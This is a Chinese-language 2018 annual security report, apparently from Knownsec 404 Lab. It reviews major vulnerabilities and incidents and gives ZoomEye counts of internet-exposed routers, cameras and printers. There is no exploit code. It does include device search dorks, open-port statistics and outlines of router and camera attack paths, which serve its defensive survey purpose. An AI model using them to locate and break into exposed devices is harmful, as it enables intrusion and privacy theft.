2018 年网络空间安全报告

知道创宇 404 实验室

版本	时间	描述
第一版	2019 年 01 月 08 日	完成《2018 年网络空间安全报告》第一版

目录


一．2018 年网络空间安全总体形势

网络安全的发展，离不开攻防之间的对抗。如果说大型漏洞爆发后的安全应急是和时间赛跑，那么 2018 年这种赛跑已经进入了白热化的阶段。

在过去的一年内，《推进互联网协议第六版（IPV6）规模部署行动计划》有力地推动了我国网络基础设施的发展、欧盟《一般数据保护条例》 GDPR 正式生效有效地保护了个人隐私、Chrome 等主流浏览器开始将 HTTP 页面标记为不安全，企业也在网络安全建设方面履行着应尽的责任。2017 年永恒之蓝借助勒索病毒/挖矿在内网传播、产业互联网的崛起和网络规模的增加，让 2018 年网络空间挑战与机遇并存。

知道创宇 404 实验室（以下简称 404 实验室）在 2018 年一共应急了 135 次，Seebug 漏洞平台收录了 664 个漏洞，相比于 2017 年，应急的漏洞数量更多、涉及的设备范围更广。

漏洞类型		数量
Web类漏洞	JAVA漏洞	23
	其它Web类漏洞	48
IoT设备漏洞	路由器	22
	摄像头	15
	工控设备漏洞	3
	其他IoT设备	4
Linux相关漏洞		3
Windows相关漏洞		3
区块链相关漏洞		7
其他类型		2



值得一提的是，2018 年出现了众多区块链相关的漏洞，从智能合约的安全到大型区块链的安全均有涉及。这是安全厂商的机遇，也是一场全新的挑战。由于区块链相关的攻击隐蔽而致命，攻击者可以在获取巨额利益之后消失匿迹，如何及时监测、防御、止损，安全厂商道阻且艰。

由虚拟货币高涨带来的是攻击目标的转变，2018 年发生的攻击更多地针对了高性能的服务器主机。部分 Web 漏洞，例如 ThinkPHP5 的远程命令执行漏洞、Struts2 系列漏洞等，从漏洞公开到被广泛利用、甚至被作为僵尸网络蠕虫感染的 exp，间隔不超过一个星期。利益直接驱动攻击升级，同时也给防御带来了更大的压力。

从 2016 年 Mirai 僵尸网络源码公开至今已有两年，IOT 僵尸网络也在不断进步。僵尸网络也因为不同需求而产生了一定的分化，感染手段不再是蠕虫，部分僵尸网络对 ZoomEye、shodan 之类搜索引擎的需求增加，部分僵尸网络可能会选择自行扫描。僵尸网络的目的也不再单纯的是为了感染更多的主机从而实现 DDOS，还有挖矿和组建匿名代理网络等等，甚至出现了利用区块链 DNS 的僵尸网络。如何从僵尸网络的目的入手去了解、分析甚至抑制其传播，可能会是未来所面临的困难之一。

2018 年 08 月 25 日，404 实验室发布《2018 上半年暗网研究报告 》，同时推出针对暗网空间进行全方位监测的应用系统：暗网雷达。随着暗网用户的增多，黑市及加密数字货币的发展，暗网威胁必定会持续增长，知道创宇 404 安全研究团队会持续通过技术手段来测绘暗网，提供威胁情报，追踪和对抗来自暗网的威胁

网络空间攻击形态正随着国家诉求、经济发展和安全防御的升级而不断改变。可以预见的是，网络空间深层次的对抗将会增加，网络空间威胁依旧严峻，网络空间防御正在逐步完善。如何在多角度多层面与威胁有效的对抗，依旧是安全厂商甚至整个社会将持续面临的问题。

二．2018 年安全漏洞/事件概述

404 实验室汇总了 2018 年十大年度大型安全漏洞/事件（排名不分先后），部分漏洞/事件也将会在本报告的后续章节中详细说明。

2.1 2018 年安全漏洞/事件汇总

2.1.1 Meltdown/Spectre CPU 特性漏洞

2018 年 1 月 4 月，Jann Horn 等安全研究者披露了 Meltdown (CVE-2017-5754) 和 Spectre (CVE-2017-5753 & CVE-2017-5715) 两组 CPU 特性漏洞。这两组漏洞都利用了现代计算机 CPU 推测执行（1995 年开始使用）和间接分支预测的特性来访问任意系统内存。近 20 年的 intel，AMD，Qualcomm 厂家和其他 ARM 的处理器几乎都受到影响。到目前为止，各大厂商都没有给出完美的修补方案，而 Windows/Linux/MacOS 等操作系统则通过牺牲部分 CPU 性能实现对该类漏洞进行了修补。

2.1.2 MikroTik RouterOS 远程命令执行漏洞

今年 1 月份，MikroTik RouterOS 远程命令执行漏洞（维基解密 Vault7 行动中爆料）相关的 EXP 被公布在 Github 上。MikroTik RouterOS 是一套低成本，高性能的路由器系统，通过 ZoomEye 网络空间搜索引擎探测，233 万运行着 MikroTik RouterOS 系统的设备暴露在公网上。由于该设备影响面广，EXP 利用难度低，让公网上的 MikroTik RouterOS 成为了一个孕育僵尸网络的"温床"。

2.1.3 Cisco 设备漏洞

今年 Cisco 被曝出了两个重大安全漏洞：

a. 1 月 28 日，Cisco 官方发布了一个有关 Cisco ASA 防火墙 webvpn 远程代码执行漏洞(CVE-2018-0101)的公告。

b. 03 月 28 日，Cisco 官方发布安全漏洞公告修复编号为 CVE-2018-0171 的 Cisco Smart Install 远程命令执行漏洞 。

值得一提的是，这两个都是未授权的远程命令执行漏洞，攻击者无需登录凭证等信息即可成功实施攻击，通过 ZoomEye 网络空间搜索引擎探测，243,744 台 Cisco ASA 设备，

172,324 台 Cisco Smart Install 设备可能会受到漏洞影响。2018 年 4 月 6 日，一个名为"JHT"的黑客组织攻击了包括俄罗斯和伊朗在内的多个国家网络基础设施，遭受攻击的 Cisco 设备的配置文件会显示为美国国旗，所以该事件又被称为"美国国旗"事件。

2.1.4 Linux 提权漏洞

几乎每年都会有 Linux 的提权漏洞被公布出来，2018 年也不例外，一个 libc 的提权漏洞（CVE-2018-1000001）和两个 Ubuntu 内核的提权漏洞（CVE-2017-16995、CVE-2018-17182）被公布出来。需要注意的是：提权漏洞的作用除了把普通用户权限提升到 root 权限以外，还有可能引起云平台的相关逃逸，安卓手机的提权，docker 提权等。

2.1.5 GPON 路由器远程命令执行漏洞

近年来，僵尸网络逐渐盯上了攻击简单但危害巨大的物联网设备，2018 年 4 月 30 日，vpnMentor 公布了 GPON 路由器的两个高危漏洞：验证绕过漏洞(CVE-2018-10561)和命令注入漏洞(CVE-2018-10562)。只需要发送一个请求，就能在 GPON 路由器上执行任意命令，通过 ZoomEye 网络空间搜索引擎探测，公网上大约有 214 万设备可能受到影响。在该漏洞被公开的十天内，该漏洞就已经被多个僵尸网络家族整合/利用/在公网上传播，404 实验室也给出相关预警。

2.1.6 Java 反序列化漏洞

2018 年的 Java 反序列化漏洞还在持续爆发，在 404 实验室 2018 年应急的漏洞中，受此影响最严重的是 WebLogic，该软件是美国 Oracle 公司出品的一个 Application Server。2018 年知道创宇 404 实验室应急了 5 个 WebLogic 的反序列化漏洞。由于 Java 反序列化漏洞可以实现执行任意命令的攻击效果，是黑客用来传播病毒，挖矿程序等恶意软件的攻击方法之一。

2.1.7 区块链安全

2018 年是区块链产业最活跃的一年，知道创宇 404 实验室也随之关注到了区块链安全上。从区块链到智能合约，再到以太坊 JSON-RPC 接口，都与安全息息相关，详情请参见：第四章 2018 年区块链相关事件概述

2.1.8 Xiongmai IP 摄像头漏洞

随着物联网的发展，摄像头等 IoT 设备已经成为了传播僵尸网络的主力军，2018 年多个厂商/型号的摄像头被披露出多个漏洞。在 404 实验室应急的漏洞中，影响设备数量最多的要属 Xiongmai IP 摄像头。Xiongmai 设备默认启用 XMEYE P2P Cloud 功能，每个设备会分配一个 Cloud ID，通过该 ID，就可以从外网访问只开在内网的 Xiongmai 设备。通过 ZoomEye 搜索引擎能得到 200 万的 Xiongmai 设备暴露在公网上，但是通过枚举 Cloud ID，能访问到约 900 万 Xiongmai 设备。并且该设备还存在着硬编码凭证和远程代码执行漏洞，如果这些设备被用来传播僵尸网络，将会给网络空间造成巨大的危害。

2.1.9 Drupal 远程命令执行漏洞

PHP 常被用来开发 Web 应用，是受 WEB 开发者喜欢的编程语言之一。当 PHP 框架出现漏洞，将会造成巨大的危害。Drupal 是使用 PHP 编写的开源内容管理框架，Drupal 社区是全球最大的开源社区之一，全球有 100 万个网站正在使用 Drupal，今年 3 月份，Drupal 安全团队披露了一个非常关键的(21/25 NIST 等级)漏洞，被称为 Drupalgeddon 2(CVE-2018-7600)，此漏洞允许未经身份验证的攻击者进行远程命令执行操作。

2.1.10 勒索病毒

每年都会有非常多的勒索病毒在网络空间肆虐，但是在今年 11 月份，出现一种名为 Lucky 的勒索病毒，该病毒会将用户重要的文件进行加密并修改成后缀名为 .lucky 的文件。只要用户向指定的比特币账户汇款，才能获得解密的密钥。知道创宇 404 实验室的炼妖壶蜜罐系统捕获到该勒索病毒的样本之后，对该勒索病毒进行了分析，发现该病毒的加密模块存在安全漏洞，任何人能通过文件的加密时间还原出文件加密的密钥，从而还原出文件。随后，知道创宇 404 安全研究团队通过该漏洞编写出了勒索软件的解密工具。

2.2 2018 年安全漏洞/事件总结

Web 类漏洞在 2018 年占据了 404 实验室应急漏洞数量的百分之 56，相关漏洞和往年相比多且严重，涉及的类型有：前后台用户密码修改、需要认证/未认证的远程代码执行、任意文件读取删除或上传、路径穿越、文件包含、XXE 、SSRF 、DoS 攻击等。这些漏洞攻击途径也比较多样，例如通过富文本编辑器上传木马，通过后台数据库备份功能进行命令执行

等，却可以造成：服务不可用、敏感信息泄露、服务器控制权被夺取、文件被篡改或删除等危害。404 实验室总结漏洞成因，包括但不限于以下几点：

a. 对参数检查过滤不严格，命令直接拼接执行。

b. 权限限制不足，使低权限或无权限用户获得高权限，或可以直接调用不该使用的 API。

c. 为了贪图便利使用默认凭证、弱口令且肆无忌惮地暴露在外网的情况。

d. 开发人员对开发框架不够了解，导致后续开发中忽视必要的参数检查。

e. 不良的线上部署习惯，以及配置的失误。会导致比如路径穿越和任意文件读取。

f. 本该出现在内网的设备，或为了方便，或因配置是失误，暴露在公网中。


三．2018 年网络空间情况概述

3.1 2018 年 ZoomEye 网络空间搜索引擎收录概述

本章基于 2018 年 ZoomEye 网络空间搜索引擎收录的数据进行分析，关注网络空间中设备分布及其安全问题。

3.1.1 网络空间设备分布情况


2018 年 ZoomEye 网络空间搜索引擎一共收录了 621127633 台设备的 banner 信息。位于美国的设备占据收录数量的 28.29%，中国、英国、德国等紧随其后。



美国 2018 年活跃设备的数量远大于其他国家，可能与互联网发展程度、巨大的 IPV4 地址分配范围等原因有密切的关系。

ZoomEye网络空间搜索引擎
2018年共收录
175991009 台
位于美国的设备banner信息

加利福尼亚州	47244534
马萨诸塞州	14022024
未知位置	12781405
德克萨斯州	10101667
纽约州	8965833
弗吉尼亚州	8692787
佛罗里达州	6033619
亚利桑那州	5982036
华盛顿州	4308030
新泽西州	4292862




（注：由于 ZoomEye 网络空间搜索引擎的数据在实时更新，所以美国设备总数略多于上图）

众多国际互联网企业（例如：Google、Facebook、EBay、Twitter、Oracle、Mozilla 等等）集中在加利福尼亚州。这也造就了 ZoomEye 探测到的美国活跃设备 26.84% 都位于加尼福利亚州。

ZoomEye网络空间搜索引擎
2018年共收录
89766952 台
位于中国的设备banner信息

台湾	9464363
浙江	9202210
广东	7744251
北京	7020110
香港	6815042
江苏	5762457
山东	5337525
湖南	4877815
上海	3703022
辽宁	3382994




（注：由于 ZoomEye 网络空间搜索以前的数据在实时更新，所以中国设备总数略多于该小节第一张图的数量）

中国沿海地区仍然是互联网发达区域。

3.1.2 网络空间端口分布情况

2018 年 ZoomEye 网络空间搜索引擎探测到的开放端口分布情况和识别的服务类型如下图所示：



3.2 常见设备公网暴露情况

随着物联网行业的蓬勃发展，物联网设备数量也在飞速增长。由于早年安全标准的相对滞后，导致部分设备存在较多的安全缺陷，如代码逻辑缺陷导致凭证泄漏、未正确处理用户输入导致远程命令执行等。

事实证明，软件安全漏洞是无法避免的，新的漏洞不断被披露。由于多数早期物联网设备存在使用周期较长、缺乏有效的升级机制的特点，一旦这些设备的漏洞被曝光，将无法得到有效的修复。这也导致当前网络空间存在大量存在漏洞的设备，特别是部分官方终止支持的设备，可谓是千疮百孔。

相比于现实世界，网络空间更容易隐匿信息。攻击者通过漏洞实现对设备的远程攻击、组建僵尸网络，便可以通过挖矿、DDoS 攻击、贩卖用户隐私等行为获取利益。这也导致网络空间中存在漏洞的设备，是部分攻击者的首要目标。


虽然无法预知漏洞的发生情况，但是了解互联网上各类型设备的分布可以让防御方有针对的进行防御。该小节将会详细说明 2018 年 ZoomEye 网络空间搜索引擎收录的网关类设备，安防监控类设备、打印机、网络附加存储（NAS）等设备的信息。如智能穿戴类设备、智能音响、智能门锁等设备，多存在于内网中，故不归类至本次统计信息中。


3.2.1 网关类设备


ZoomEye dork: device:"router"

网关设备作为网络连接枢纽，是网络空间上数量最多的第一大设备，直接暴露的数量为 24516049 台。

主要分布在美国、墨西哥、中国、澳大利亚、俄罗斯等国家。







开放最多的服务依然为 http 服务，主要分布在 80、443、8081、8080 等端口，443 为 https 的默认端口，所有开放了 http 服务的设备中约有 13% 启用了 https，这意味着其他约 87 % 的设备存在 http 传输信息泄漏风险。其次，很多品牌路由器的 http 服务都或多或少的

存在默认凭证、硬编码凭证、凭证泄漏、登录绕过等问题，利用这些漏洞可以成功登陆 Web 管理系统，登陆后利用命令注入、缓冲区溢出、上传自定义固件等漏洞可获取设备的最高权限，甚至监控网络流量窃取网络账号、信用卡等私密信息。

运行 TR-064 和 TR-069 服务的网关设备也不在少数。TR-064 全称 LAN 侧 DSL 被管理设备设置协议，是 LAN 端基于 XML 的 CPE 管理协议，默认端口为 7547。TR-069 全称为“CPE 广域网管理协议”，它提供了对下一代网络中家庭网络设备进行管理配置的通用框架和协议，用于从网络侧对家庭网络中的网关、路由器、机顶盒等设备进行远程集中管理，默认使用 4567 端口。2016 年攻击者通过攻击 7547 端口的 TR-064 服务，致使德国大量路由器下线，约 90 万用户无法访问互联网。

1900 端口是 SSDP 服务（简单服务发现协议）的指定端口，用以发现局域网的 UPnP 设备，如路由器。将该端口直接开放在公网上会泄漏 UPnP 服务的描述信息，进一步可发送 SOAP /XML 控制消息进行 NAT 注入暴露内网脆弱服务。Akimai 白皮书：UPnProxy: Blackhat Proxies via NAT Injections 对该漏洞进行了详细阐述。

21 端口（FTP 服务）、22 端口（SSH 服务）、23 端口（Telnet 服务），因为默认凭证、弱密码可被爆破等问题，让无数攻击者趋之若鹜。

3.2.2 安防监控类设备

ZoomEye dork：device:"webcam"

近年来，企业及个人对资产的保护越来越重视。智能网络监控摄像头可以 7x24 小时持续监控，方便安装，无论身处何地都可随时通过网络查看视频流，一些高级摄像头还结合其他技术赋予了摄像头更多的功能，如移动轨迹检测、人脸识别、红外夜视、温湿度感应等。网络摄像头的等种种优点，使其逐渐取代了传统摄像头，走进了千家万户。

目前市面上的摄像头主要通过以下三种方式提供视频服务：


1. 直接开放端口及服务，如 http、rtsp 等，用户通过浏览器登陆查看视频流；
2. 设备不开放任何端口及服务，直接和厂商的云服务器通信，用户注册登陆厂商提供的 app 并绑定摄像头，之后通过 app 查看视频流。

3. 以上两种方式的混合。

相比于方法 2，方法 1、3 更加容易出现安全问题。默认凭证登录、凭证泄漏、登录绕过等问题都将直接影响到方法 1、3 的摄像头。如果将设备直接开放到公网上，攻击者可以很容易的的登录设备，导致隐私泄漏。方法 2 也不是绝对安全，在下一章中会说到。

通过 ZoomEye 网络空间搜索引擎统计，2018 年网络空间暴露的摄像头类设备数量为 1252 5943 台。

主要分布在中国、美国等国家。




开放最多的依然是 http 服务，约有 1237 万台设备，主要分布在 80、81、8080、443、82、85、88、8081、83 等端口、约 71 万的设备在 554/8554 端口开放了 rtsp 服务，通过 VLC 可直接查看视频流（需要认证）、有约 3 万台设备的 ftp 服务（21 端口）及 2 万台设备的 telnet 服务（23 端口）直接暴露在公网上。这些都可能会使摄像头捕捉到的画面被他人窃取。


3.2.3 打印机


ZoomEye dork：device:"printer"

680704 台打印机设备暴露在网络空间上，主要厂商有 Brother、HP、Epson、Samsung 等。

该类设备主要分布在美国、韩国。







